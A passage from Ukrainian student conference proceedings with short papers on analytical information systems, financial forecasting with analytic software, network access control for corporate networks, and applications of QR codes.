Існує певне розмежування між шістьма основними фазами в проектуванні аналітичних інформаційних систем. Однак це не слід уявляти як унікальний послідовний робочий процес. Плюсом процесу та цих фаз є те, що при додаткових побажаннях та потребі у внесенні змін у спосіб роботи та вводу\виводу даних є можливим повернення на будь-який етап розробки. А згодом введення назад у експлуатацію (способом повторного проходження усіх фаз), яке не буде вимагати великої затрату часу чи фінансів.

Бізнес-додатки підприємства. Без використання бізнес-додатків діяльність будь-якої організації не може бути ефективною, впорядкованою та практичною [4].

Спеціалізовані системи дозволяють автоматизувати практично всі сфери діяльності бізнесу: документообіг, IT-сервіси, обмін даними, ефективний супровід технологічних, виробничих та логістичних процесів підприємства.

«Укрбут» та «Північно-український будівельний альянс», не дивлячись на обширність та розмір підприємства, не мають сучасних та особливих додатків та програм для достатньої аналітичної підтримки діяльності.

Саме тому, доцільно розробити аналітичну систему, яка буде допомагати у роботі співробітникам. Аналітичний додаток буде допомагати проводити комунікацію та пришвидшувати пошук потрібних даних чи іншої інформації, їх аналіз з метою прийняття необхідних управлінських рішень.

Висновки. В роботі проводилось дослідження ринку інформаційних систем та їх аналітичних додатків. Було зібрано та проаналізовано способи роботи, їх структура та алгоритм проведення роботи. Вивчено та проаналізовано усі робочі облікові та аналітичні системи компанії. Обгрунтовано необхідність створення аналітичної системи для супроводу діяльності підприємства.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Закон України від 04.02.1998 № 74/98-ВР «Про Національну програму інформатизації» (Із змінами, внесеними згідно із Законом № 2684-III від 13.09.2001, ВВР, 2002, № 1, ст.3) //Офіційний вісник України. - 1998. - № 10. - С. 375.

2. Гібсон, Майкл С. Інформаційні системи управління ризиками. Довідка з обговорення міжнародних фінансів ФРБ № 585. [Електронний ресурс] Доступна в SSRN: – Режим доступу : https://ssrn.com/abAbstract=231755 або http://dx.doi.org/10.2139/ssrn. 231755

3. Бідюк П. І. Проектування комп'ютерних інформаційних систем підтримки прийняття рішень. Навчальний посібник [Електронний ресурс]. –Київ. – ННК «ІПСА» НТТУ «КПІ» , - 2010. – 340с. – Режим доступу : mmsa.kpi.ua › sites › default › files › publications › bidyuk-p-i-korshevny...

4. Пархоменко О. В. Інформаційно-аналітичне забезпечення процесу прийняття рішень в системі науково-технічної інформації [Електронний ресурс] / О. В. Пархоменко – Режим доступу : https://avk5.com.ua/

Ворона Наталія Віталіївна,
студентка групи КМІ-18-1
ННІ інформаційних технологій
Науковий керівник:
Постіл Степан Дмитрович,
к.т.н., доцент, професор кафедри
інтелектуальних управляючих
та обчислювальних систем

ПРОГНОЗУВАННЯ ФІНАНСОВОЇ ДІЯЛЬНОСТІ КОМПАНІЇ З ВИКОРИСТАННЯМ ІНФОРМАЦІЙНО-АНАЛІТИЧНИХ СИСТЕМ

У статті розглянуто сутність і значення фінансового прогнозування для формування стійкого фінансового розвитку підприємства. Виявлено пріоритетні чинники впливу прогнозованих значень на прийняття управлінських рішень щодо мінімізації фінансових ризиків підприємства.

Ключові слова: *прогнозування, фінансове прогнозування, управлінське рішення.*

FORECASTING THE COMPANY'S FINANCIAL ACTIVITIES USING ANALYTICAL DATABASES

The article deals with the essence and importance of financial forecasting for formation of sustainable financial development of an enterprise. Priority factors of influence of projected values on decision making on minimizing financial risks of the enterprise are revealed.

Keywords: *forecasting; financial forecasting; management decision.*

Актуальність проблеми. На сьогодні в умовах складного динамічного середовища, що характеризується постійною невизначеністю та мінливістю політичних, економічних і соціальних чинників, основою успішного функціонування господарюючих суб'єктів є ухвалення адекватних управлінських рішень. На основі прогнозних показників прибутковості, платоспроможності, ліквідності, раціонального розміщення обігових коштів, тощо можливе формування подальшої стратегії розвитку підприємства та корегування короткострокових планів за рахунок зміни тактичних завдань та цілей. Сучасні системи

підтримки прийняття рішення є системами, максимально пристосованими до вирішення задач повсякденної управлінської діяльності і є інструментом, покликаним надати допомогу особам, що приймають рішення.

Мета. Обґрунтування сутності і складників фінансового прогнозування, дослідження ролі прогнозування для підприємств в умовах сучасної економічної нестабільності, потреба у засобах інформаційного аналізу даних для прогнозування даних. Аналіз існуючих особливостей інформаційно-аналітичних систем. Визначення переваг та недоліків систем. Всебічний огляд методів і моделей, за допомогою яких здійснюється обробка інформації, отримання та підтримка ефективних управлінських рішень.

Аналіз останніх досліджень і публікацій. Питання аналізу, економічного та фінансового прогнозування фінансового стану підприємства досліджувалися вітчизняними та зарубіжними вченими. Зокрема, основні ідеї щодо фінансового прогнозування та прогнозування фінансового стану підприємства, найважливіші методи прогнозування в умовах ринку розглянуто у працях Г. Земитана [1], А.М. Єріної [2], Е. Бреслава [3], Е. Тихонова. Також питання прогнозування фінансового стану досліджувалися в роботах В.В. Горлачука, О.В. Єфимова, В.О. Касьяненко, О.Ю. Клементьєвої, Г.В. Савицької, Л.В. Старченко, Е. Альтман, І.О. Бланка, Р. Таффлер. Однак ще не до кінця досліджено важливість фінансового прогнозування для українських підприємств в умовах сьогодення.

Інформаційно-аналітична діяльність в цілому і як елемент інформаційного аналізу розглядався в працях учених С. Кулицького, Ю.Курносова, І. Левкіна, І. Мелюхіна, Е. Семенюка, Ю. Сурміна, С. Терещенка, М. Тихомирова, В. Бакуменка, П. Онотопова.

На даний момент аналізу сучасних інформаційно-аналітичних систем було присвячено дуже мало наукових праць. Зокрема у роботі [4] приділяється досить мало уваги класифікації та можливостям. У праці [5] добре проаналізовано класифікації та наведено приклади аналітичних систем, однак детальні дослідження методів і моделей майже відсутні. Питаннями організації та застосуванням аналітичної діяльності на підприємствах займалися вчені у [6]. Також слід відмітити роботи, в яких досліджено роль аналітичних систем у покращенні підтримки прийняття рішень і прогнозуванні [7].

Результати дослідження. Мета фінансового прогнозування полягає у визначенні реально можливих обсягів фінансових ресурсів,

джерел їх формування та шляхів використання. У прогнозуванні фінансових показників застосовується сукупність спеціальних методів і прийомів, які прийнято ділити на три групи: методи експертних оцінок, методи екстраполяції, методи економіко-математичного моделювання.

Метод експертних оцінок заснований на обробці думок експертів із приводу динаміки фінансових процесів, виявлених шляхом проведення спеціальних процедур (анкетування, інтерв'ювання). Експертами повинні бути фахівці високої кваліфікації, що професійно займаються вивченням і (або) управлінням економікою і фінансами фірми. Анкетування проводиться за спеціально розробленими анкетами.

Суть методу екстраполяції полягає в поширенні на майбутнє тенденцій, що склалися в ретроспективі. Ступінь застосування методу екстраполяції у фінансовій сфері визначається ступенем інерційності (або стабільності) динаміки розвитку економічної системи. Для прогнозування системи фінансових показників метод екстраполяції, як правило, застосовується в комплексному поєднанні з іншими методами [8].

Методи економіко-математичного моделювання базуються на побудові моделей, які з певною ймовірністю описують динаміку фінансових показників залежно від факторів, що впливають на фінансові процеси. У теорії і практиці фінансової діяльності все більшого значення набувають методи розрахунку, об'єднані під загальною назвою «фінансова математика», або вищі фінансові обчислення, або фінансові та комерційні розрахунки. Ефективність фінансового прогнозування значною мірою залежить від адекватності використаних методів прогнозування[8].

Основним завданням фінансового прогнозування на рівні підприємства є своєчасне одержання інформації, необхідної для вивчення та аналізу різноманітних явищ і процесів, основним призначенням якої надання можливості адаптації до процесів, що відбуватимуться в майбутньому.

Фінансовий стан підприємства і його стабільність значною мірою залежать від того, яке майно є в розпорядженні підприємства, в які активи вкладено капітал і який дохід вони йому приносять. Розміщення коштів підприємства має дуже велике значення у фінансовій діяльності і підвищенні її ефективності. Від того, які інвестиції вкладено в основні й оборотні кошти, скільки їх перебуває у сфері виробництва й обігу, у грошовій і матеріальній формах, наскільки оптимальне їхнє співвідношення, багато в чому залежать результати виробничої і фінансової

діяльності, а отже, і фінансова стабільність підприємства. На прикладі одного з підприємств проаналізуємо основні показники фінансового стану наведені у таблиці1.

Таблиця 1

Показники звіту про прибутки діяльності підприємства

У млн. доларів США, за винятком показників коефіцієнтів та прибутку на акцію	2017ФР	2018ФР	2019ФР
Основні показники звіту про прибутки			
Дохід (виручка)	2 168,9	2 403,0	3 992
EBITDA	319,2	222,5	346
Чистий прибуток акціонерів	176,2	52,1	189
Маржинальність EBITDA	14,7%	9,3%	8.7%
Чиста маржинальність	8,1%	2,2%	4.7%
Чистий прибуток на одну акцію, дол. США	2,19	0,64	2.31

Джерело: фінансова звітність компанії

У процесі прогнозування найважливішими є такі фактори: прибутковість; наявність власних фінансових ресурсів; раціональне розміщення основних і оборотних коштів; платоспроможність; ліквідність. Прогнозування цих показників дає змогу підприємству розраховувати на стабільність у діяльності. Ці показники є основою для позитивного рішення кредиторів про надання позичкових коштів підприємству, залучення нових інвесторів та розвитку компанії. Об'єктом прогнозування, перш за все, є обсяги фінансових ресурсів, які надійдуть у розпорядження підприємства в майбутніх періодах. Серед таких ресурсів – прибуток підприємства, що залишається після сплати всіх податків та обов'язкових платежів, та амортизаційні відрахування, які відшкодовуються через ціну на продукцію [9].

Для прогнозування основних показників фінансових результатів у досліджуваному господарстві використовують безліч статистичних пакетів аналізу даних. Використання більш точних прогностичних моделей розширює можливості загальної лінійної моделі, надаючи можливості аналізу корельованих даних і даних з непостійною дисперсією.

Комп'ютерні інформаційно-аналітичні системи для аналізу даних – пакети аналітичних програм - вважаються наукомісткими програмними продуктами, але найширше застосовуються у практичній і дослідницькій роботі в найрізноманітніших сферах наукової та економічної діяльності. На сьогоднішній день кількість інформаційно-


аналітичних систем, які отримали поширення у нашій державі та за її межами є досить великою і попит на них продовжує стрімко зростати. Найпоширеніші іноземні пакети представлені такими компаніями: Statgraphics, IBM SPSS, Systat, Oracle, SAS, Statistica, Weka, SAP та ін.. Українською аналітичною системою є Логос-Експерт.

Серед найвідоміших зарубіжних програмних продуктів комплексних систем управління підприємствами слід назвати в першу чергу системи mySAP ERP, SAP BusinessOne компанії SAP, Oracle EBusiness Suite і PeopleSoft Enterprise компанії Oracle. На українському ринку в сегменті середнього і малого бізнесу утримує лідерство компанія

Microsoft з системами Microsoft Dynamics AX і NAV (Navision). Також упевнено вступили на український ринок такі рішення, як Altum компанії Comarch і шведська система Enterprise від HansaWorld [11].

Найбільш розповсюдженими і широковживаними інформаційно-аналітичними системами є пакети для математичного та статистичного аналізу. Такі математичні системи як Derive, Mathematica, MatLab, Maple V, Microsoft Mathematics і MathCAD можуть бути успішно використані при рішенні великої кількості різних технічних, економічних, статистичних і наукових завдань. Для обробки експериментальних даних розроблені спеціалізовані статистичні пакети, серед яких виділяють: професійні, популярні та універсальні системи [10]. До професійних належать – SAS, BMDP, IMSL, SAP (вони призначені в основному для математиків високої кваліфікації). Популярними (тобто для широкого кола користувачів) є Statgraphics, IBM SPSS, Sysstat, Stadia, Statistica, MiniLab. До вітчизняних належать Олімп, Логос-Експерт, БОС та інші.

При застосуванні інформаційно-аналітичної системи для побудови прогнозу доходу (виручки) компанії на рисунку 1 відображені два сценарії високою та низькою ймовірністю прогнозування. Прогнозні показники зростаючі в умовах стабільності, у випадку зміни середовища або ситуації на ринку прогнозовані показники будуть змінені. Похибка прогнозу в межах 10-20%, що відображає досить добру якість прогнозу.



	2017	2018	2019	2020	2021	2022	2023	2024
Значення	2168,9	2403	3992					
Прогноз			3992	4 728,50	5 586,33	6 444,16	7 301,98	8 159,81
Низька ймовірність			3 992	4 072,54	4 917,50	5 747,35	6 558,11	7 347,90
Висока ймовірність			3 992	5 384,46	6 255,15	7 140,96	8 045,86	8 971,73

Рис. 1 Прогноз показника доходу (виручки) компанії, у млн. доларів США

Висновки. В цілому, проведене дослідження є підґрунтям для ефективного підбору та застосування інформаційно-аналітичних систем. Проведений аналіз дасть змогу більш чітко обрати систему та побудувати комплексний механізм інформаційної підтримки прийняття управлінських рішень; дозволить знизити ризики та забезпечити всебічну підтримку в різних сферах діяльності.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Земитан Г. Методы прогнозирования финансового состояния организации / Г. Земитан [Електронний ресурс]. – Режим доступу : http://www.iteam.ru/publications/finances/section_29/article_408.

2. Єріна А.М. Статистичне моделювання та прогнозування : [навч. посіб.] / А.М. Єріна. – К. : КНЕУ, 2015. – 170 с.

3. Бреслав Е. Финансовое прогнозирование : [учеб. пособ.] / Е. Бреслав. – Невинномиск, 2016. – 221 с. [Електронний ресурс]. – Режим доступу : http://www.cfin.ru/management/strategy/finance_forecasting.shtml.

4. Варенко В.М. Інформаційно-аналітична діяльність:/ В.М. Варенко. – К.: Університет «Україна», 2014. – 417 с.

5. Косова Т.Д. Організація і методика економічного аналізу. Навч. посіб. / Т.Д. Косова, П.М. Сухарев, Л.О. Ващенко – К.: Центр учбової літератури, 2012. – 528 с.

6. Захарова В. І. Основи інформаційно-аналітичної діяльності [текст]: пав. посіб. / В. І Захарова., Л. Я Філіпова. – К.: «Центр учбової літератури», 2013. – 336 с.

7. Ситник В. Ф. Системи підтримки прийняття рішень: Навч. посіб.– К.: В.Ф. Ситник КНЕУ, 2017. – 614 с.

8. Косарєва І.П., Удовика Є.М. Удосконалення системи управління фінансовою стійкістю підприємств. Економіка та управління підприємствами. 2018. № 23. С. 246–251.

9. Гайбура Ю.А., Загнітно Л.А. Фінансове прогнозування як елемент управління фінансовими ресурсами підприємства. Економіка і суспільство. 2017. № 9. С. 968–974

10. Ворона Н. В. Програмне забезпечення для впровадження міжнародних стандартів обліку і фінансової звітності. / Постіл С.Д., Ворона Н. В. / Збірник наукових праць у рамках міжнародного проекту «Транскордонне співробітництво, як вектор розвитку малого та середнього бізнесу України з країнами V-4». Vysoka skola economiea manazmentu verejnej spravy v Batislave. - 2019. - С. 122 - 130.

11. Ворона Н. В. Технологія обліку і фінансової звітності в системі Microsoft Dynamics NAV. / Постіл С. Д., Ворона Н. В. / Проблеми впровадження інформаційних технологій в економіці: Матеріали IX Міжнародної науково-практичної інтернет-конференції (17-18 травня 2019 року): Ірпінь: УДФСУ. - 2019. - С. 54 - 57.

Дерябкін Андрій Миколайович,
студент групи КМІ-18-1
ННІ інформаційних технологій
Науковий керівник:
Кузнєцов Микола Іванович,
к.тех.н., доцент кафедри
інтелектуальних управляючих
та обчислювальних систем

СИСТЕМА КОНТРОЛЮ ДОСТУПУ ДО ІНФОРМАЦІЙНОЇ СИСТЕМИ

Анотаці: *В статі розглядаються принципи роботи систем контролю доступу до інформаційної системи, та методи забезпечення безпеки даних систем від несанкціонованого доступу.*

Ключові слова*: Система контролю доступу; кібер-безпека; Network Access Control; інформація.*

SYSTEM OF CONTROL OF ACCESS TO INFORMATION SYSTEM

Annotation*: The article discusses the principles of access control systems to the information system, and methods of ensuring the security of these systems against unauthorized access.*

Keywords: *Access control system; cyber security; Network Access Control; information.*

Актуальність теми. Інформація у XXI столітті – одна з основних соціальних цінностей. Тому приватні підприємці, організації та державні установи виділяють значну кількість ресурсів на забезпечення кібер-безпеки інформаційних систем від несанкціонованого доступу до них.

Мета. Метою даної роботи є опис роботи систем контролю доступу до інформаційних систем, розгляд загроз інформаційних систем організацій, та шляхи забезпечення кібер-безпеки інформаційної системи від несанкціонованого доступу.

Аналіз досліджень і публікацій. Основні особливості системи контролю доступу було розглянуто у працях таких авторів, як Ворона

В.А., Тихонов В.А., Язов Ю.К, Машин О.А, Платонов Б.Ф., але з огляду на постійний розвиток інформаційних технологій, тема потребує більш детального вивчення.

Виклад матеріалу. На сучасному етапі розвитку кібер-безпеки існують різні способи які дозволяють контролювати значну частину загроз, виконуючи такі задачі:

• блокування від несанкціонованого доступу до корпоративної мережі (вирішується за допомогою мережевого екранування, яке дозволяє визначати політику безпеки і забезпечувати її дотримання, використовуючи об'ємний спектр контекстних даних);

Завдяки інноваційним розробкам останніх років, з'являються можливості поглибленого аналізу трафіку та гнучкого налаштування політики безпеки. Сучасні системи дозволяють проводити глибокий аналіз пакетів даних, автентифікації користувачів, запобігати вторгненню (IPS, intrusion prevention system). Для корпоративних мережевих екранів характерними є масштабованість, надійність та керованість.

• Виключення нецільового використання службової електронної пошти (вирішується за допомогою контент-аналізу)

Сучасні розробки дають можливість аналізувати не тільки формальний зміст повідомлення, але і вкладення, які можуть бути як графічними, так і текстовими або у вигляді посилання. Для виключення можливості нецільового використання інформаційних ресурсів, використовують засоби проти витоку конфіденційних даних. Певні програми перевіряють вихідний трафік на вміст такої інформації. Але для цього адміністратор вказує ті дані, які не мають бути втрачені. Але це проблема не є вирішеною до кінця. Можливість розголосу конфіденційної інформації зберігається у чатах, форумах, поштових сервісах. З метою запобігання даним діям, організації, які зберігають велику кількість персональних даних про клієнтів (наприклад, банки), блокують соціальні мережі та інші популярні сайти.

Фільтрація Web-трафика забезпечується завдяки базам даних URL-адрес, класифікованих за темами записів. Кожен запит співробітника фільтрується та класифікується за категоріями: поштова, розважальна, туристична та інші. У разі необхідності автоматизована система проводить аналіз контенту і визначає тематику сторінки. Даний спосіб допомагає адміністратору системи налаштовувати групи користувачів на доступ до відповідних категорій.

Для організацій з розвиненою мережевою інфраструктурою недостатньо стандартних засобів інформаційної безпеки (мережеві екрани, шлюзи безпеки або IPS). Для ефективної роботи з управлінням доступом створені програмні продукти Network Access Control (NAC). Вони здійснюють:

- контроль доступу в мережу за допомогою автентифікації;
- перевірку відповідності стану технічних пристроїв, які підключаються, політиці безпеки;
- інвентаризацію пристроїв і мережевих додатків корпоративної мережі;
- обмежують гостьовий доступ до ресурсів.

Контроль доступу в мережу здійснюється завдяки розпізнання нової MAC- та IP-адреси (для пристроїв VPN – по результатам побудування тунелю, для систем на базі DHCP – після запиту DHCP від нового пристрою). Сервер прийняття рішень ініціює перевірку пристрою на безпеку. Після відправлення даних від пристрою на внутрішні сервери (антивірус, сервер оновлення програмного забезпечення, LDAP) кожен із них приймає рішення про ступінь відповідності пристрою. В результаті новий пристрій отримує доступ до мережі, який може бути як повним, так і обмеженим.

Найпростіший спосіб використання NAC – заборона на доступ пристроїв, які не відповідають політиці інформаційної безпеки компанії. Умовами доступу в мережу можуть бути: встановлений антивірус, регулярне оновлення ОС та інші. Невиконання хоча б одного правила стане основою для заборони доступу до мережі. У багатьох компаніях за допомогою віртуальних локальних мереж (VLAN), виконується сегментування – розподіл мережі за відділами і підрозділами компанії. По відношенню співробітника до відповідного відділу NAC дозволяє підключити його до відповідного сегменту VLAN. Для цього необхідною є корпоративна служба каталогів.

Контроль доступу виконується за рахунок розділення мережі на робочий і карантинний сегменти. В карантинний потрапляють пристрої, які не відповідають встановленій політиці. В цій «зоні» встановлені сервери оновлення, які приводять комп'ютери або інші пристрої у відповідність із прийнятою політикою IT-безпеки. Тобто, в цьому випадку, NAC не тільки перевіряє пристрій на відповідність політиці безпеки, а й змушує виконувати її. Програми NAC сприяють оновленню ОС, антивірусу, включенню мережевого екрану. У випадку відповідності умовам, комп'ютер знову відноситься до робочого сегменту.

Число сегментів корпоративної мережі компанії може бути необмеженим. За допомогою NAC на основі інформації, яка була отримана від комп'ютерів, доступ до відповідних ресурсів може бути наданий співробітникам, гостям, партнерам та іншим категоріям користувачів, що стосуються сегментів, установлених в мережі.

NAC може контролювати стан пристроїв, які підключені дистанційно. Під час віддаленого підключення до корпоративної мережі також проводиться перевірка комп'ютера на відповідність політиці безпеки, після чого приймається рішення.

Деякі виробники пропонують системи запобігання вторгнення на рівні хоста. Ці рішення часто відповідають рішенням на базі мережі: впровадження комутаторів та спеціалізованих пристроїв.

Для успішного функціонування будь-якої системи контролю і управління доступом, компанії потрібно визначитись із цілями. Для цього необхідною є взаємодія різних відділів, що відповідають за роботу мережі, серверів та забезпечення інформаційної безпеки. Впровадження системи можливе тільки після детального опрацювання її робочої моделі.

Висновки. Отже для забезпечення збереження конфіденційної інформації можна використати такі методи як: блокування від несанкціонованого доступу до корпоративної мережі (мережеві екрани), виключення нецільового використання службової електронної пошти, фільтрація Web-трафику. Ефективними також є програмний продукт NAC (Network Access Control), який дозволяє здійснювати контроль доступу в мережу за допомогою автентифікації, перевірку відповідності стану технічних пристроїв, які підключаються політиці безпеки, інвентаризацію пристроїв і мережевих додатків корпоративної мережі обмежують гостьовий доступ до ресурсів.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Ворона В.А., Тихонов В.А. Системи контролю та управління доступом. М.: Горячая линий – Телеком, 2010. 272с.

2. Язов Ю. К., Машин О.А., Платонов Б.Ф. Питання про оцінки ефективності контролю захищеності інформації та інформаційних систем від несанкціонованого доступу // Питання кібер-безпеки. 2015.№3 (11).С.15-22.

3. Лось. В.П., Тищук Е.Д., Магомедов Ш.Г. Місце контролю доступу в системі забезпечення інформаційної безпеки об'єктів обробки даних // Інформація та безпека. 2017. Т.20, №3 (4).С.356-361.

Захватов Дмитро Володимирович,
студент групи КМІ-18-1
ННІ інформаційних технологій
Науковий керівник:
Антонюк Анатолій Олександрович,
к.фіз.-мат.н., доцент кафедри
інтелектуальних управляючих
та обчислювальних систем

СИСТЕМИ ІДЕНТИФІКАЦІЇ НА ОСНОВІ QR-КОДУ

Постановка проблеми. QR-коди відображаються на веб-сайтах, блогах, періодичних виданнях, туристичних сайтах, плакатах, одязі, музеях, сувенірах. QR-код має дві функції: він містить велику кількість інформації в невеликому зображенні (більше двох друкованих сторінок) і дозволяє автоматично кодирувати кодовані дані [1,с.17]. «QR-код - це простий, зручний та інтерактивний спосіб швидкого отримання та поширення інформації. Сучасні мобільні телефони, смартфони та планшети поставляються із програмним забезпеченням для читання та розпізнавання QR-кодів. Після сканування за допомогою камери мобільного пристрою програма, встановлена на ній, розпізнає вид інформації, що зберігається в QR-коді. Якщо це адреса сайту - відкриває її браузером, якщо електронна візитна картка - додає новий контакт до телефонної книги, якщо звичайний текст - відображає його» [1, с.48].

QR-код (Quick Response Code, 2D Code) – двовимірний (матричний) штрих-код, розроблений японською компанією Denso-Wawe у 1994 році. Абревіатура QR перекладається як «швидка відповідь». Головною перевагою QR-коду є його легке розпізнавання за допомогою скануючого обладнання, що дає можливість використовувати код у багатьох областях. Інформація про QR-код вимагає мобільного телефону, смартфона або планшета з камерою та спеціальним програмним забезпеченням, яке розповсюджується безкоштовно через Інтернет. Вибір програми диктується типом операційної системи, встановленої на мобільному пристрої [4, с.5]. Для Android – це I-Nigma, Google Goggles, QuickMark, Barcode Scanner Barcode2fle, QR Droid, NeoReader, ixMAT Scanner, 2D-код, Elinext UPC; для Java –Kaywa Reader, I-Nigma, UpCode; для Symbian OS –QuickMark, Kaywa reader,

Nokia barcode reader, I-Nigma, UpCode, NeoReader, BeeTag; для Windows Mobile –QuickMark, I-Nigma; для Bada – BeeTagg, Quick QR Reader та ін. Для деяких операційних систем програми зчитування QR-кодів є вбудовані в магазини додатків для портативних пристроїв [2, с.44].

«QR-коди не прив'язані до конкретного формату даних, тобто до стандарту запису інформації у файл. Переглядачі QRCode розпізнають текст, графіку, інформацію про веб-сторінки, електронну пошту, SMS, номери телефонів, географічні координати та іншу інформацію. Тип інформації вказується, коли генерується QR-код. Щоб отримати інформацію безпосередньо на екрані мобільного телефону, просто запустіть сканер коду та вкажіть на нього об'єктив камери. Дешифратор розпізнає тип інформації та вживає необхідних кроків, таких як відкриття веб-сторінки (у цьому випадку потрібне додаткове підключення до Інтернету)» [6, с.13].

Найчастіше в QR закодована така інформація

- Текст: в QR-коді можна зашифрувати деякий об’єм тексту – опис товару, розмір знижки, рекламне повідомлення, схему проїзду, привітання, художній твір тощо.

- Контакні дані: візитка з QR-кодом дає можливість зчитати персональні дані і зберегти їх в пам’яті мобільного пристрою або персонального комп’ютера.

- Номери телефонів: на телефонний номер, розміщений в QR-коді, можна позвонити без набору номера.

- SMS на номер телефону: після зчитування QR-коду SMS-повідомлення з’являється на екрані смартфона.

- Адреси веб-сторінок і сайтів – URL-адреси: переважно вони містять досить багато символів і незручні для ручного набору, а QR-код дозволяє відкрити веб-сторінку без набору її адреси на клавіатурі.

- E-mail з темою листа: в коді можна зашифрувати ім’я отримувача і адресу електронної пошти, щоб користувач міг швидко і зручно відправляти повідомлення.

- Картографічна інформація (географічні координати): за допомогою QR-коду можна визначити місце розташування об’єкта на електроних картах Google, Yandex та інших пошукових систем.

- Графічні файли форматів .gif, .jpg, .png, .midi невеликого розміру (не більше 4 Кбайт) [7, с.26].

У музеях Великої Британії, США та Іспанії використовується QRpedia –система QR-кодів для надання користувачам Вікіпедії статей рідною мовою, заснована на базі мобільного Інтернету.

В Україні багато сервісів використовують QRкоди. Сьогодні QR-коди найбільш розповсюджені в маркетинговій діяльності.

«QR-коди почали використовуватися і в банківській сфері. ПриватБанк використовує QRкод для надання кількох видів послуг. Перш за все, це можливість увійти в Приват24 та Інтернет-банк Приват24: достатньо піднести до екрана комп'ютера смартфон і зчитати QR-код. За допомогою унікального ключа авторизації буде здійснено вхід у систему, але перед цим слід пройти попередню авторизацію в додатку Приват24. Рекламні матеріали банку у закодованому вигляді містять інформацію про послуги та продукти: достатньо навести камеру смартфона на QR-код і вся необхідна інформація висвітлиться на екрані. За допомогою відомої послуги Приват24 і додатку LiqPay можна оплачувати покупки в торгових точках або мережі Інтернет: для цього сканують цінники з QR-кодом, вибирають картку для оплати і підтверджують переказ коштів. З використанням цих же програм можна надсилати гроші іншим особам без вказання номерів їх карток: зчитують QR-код з екрана іншого смартфона, вказують суму і підтверджують операцію, після чого платіж буде автоматично сформовано. З використанням мобільного додатку Приват24 можна знімати готівку без картки після авторизації в банкоматі за QR-кодом. З початку навчального року ПриватБанк випускає студентські картки з QR-кодом на звороті: за допомогою цього коду студенти, які отримують стипендії на картки банку, можуть щомісяця брати участь у спеціальних акціях. Розроблено систему оплати за QR-кодом квитків українського авіа перевізника «Аеросвіт»: сфотографувавши камерою смартфона QR-код бронювання на сайті авіакомпанії, клієнт передає особисті дані, необхідні для придбання авіаквитка, з бази даних банку авіаперевізнику. Без використання QRкоду для оформлення оплати авіаквитка треба було заповнювати платіжні форми із особистою інформацією: номер картки, секретний код, дані паспорта, уподобання щодо їжі та іншу інформацію, тобто використовувати значно більше часу. Такий спосіб оплати використовує технологію e-commerce (процесування даних клієнта і платіжних транзакцій) та хмарні технології, які інтенсивно впроваджуються в сучасні інформаційні технології. У Києві на Хрещатику Приватбанк встановив експериментальну рекламу під

назвою QR-супермаркет. На спеціальному рекламному щиті зображені найпопулярніші послуги банку і QR-мітки для кожної з них» [8 с.67].

«Пошукова система Яндекс публікує інструкції на своїх веб-сторінках щодо завантаження мобільних додатків за допомогою QR-коду.

Японська віза доповнюється QR-кодом. У Японії QR-коди використовуються при проектуванні торгових точок - після сканування коду покупець отримує актуальну інформацію про продаж та спеціальні купони зі знижкою.

Голландський монетний двір випустив першу в світі монету QR-коду, яка зашифрувала посилання на веб-сайт Міністерства фінансів країни.

QR-коди можна легко генерувати, використовуючи вільно розповсюджене програмне забезпечення.

QR-коди аналогічні технології невеликого ультразвукового збору даних Sonic Notify. Для використання цієї технології на мобільному пристрої встановлено спеціальне програмне забезпечення, а технологія обмежена. Наприклад, використовуючи цю технологію, ви можете передати URL-адресу, щоб відкрити її на своєму смартфоні або приєднати ультразвукове повідомлення до аудіофайлу. Ця технологія знайшла застосування в музеях та виставкових залах, де надає відвідувачам інформацію про експонати та їх авторів» [3, с.66].

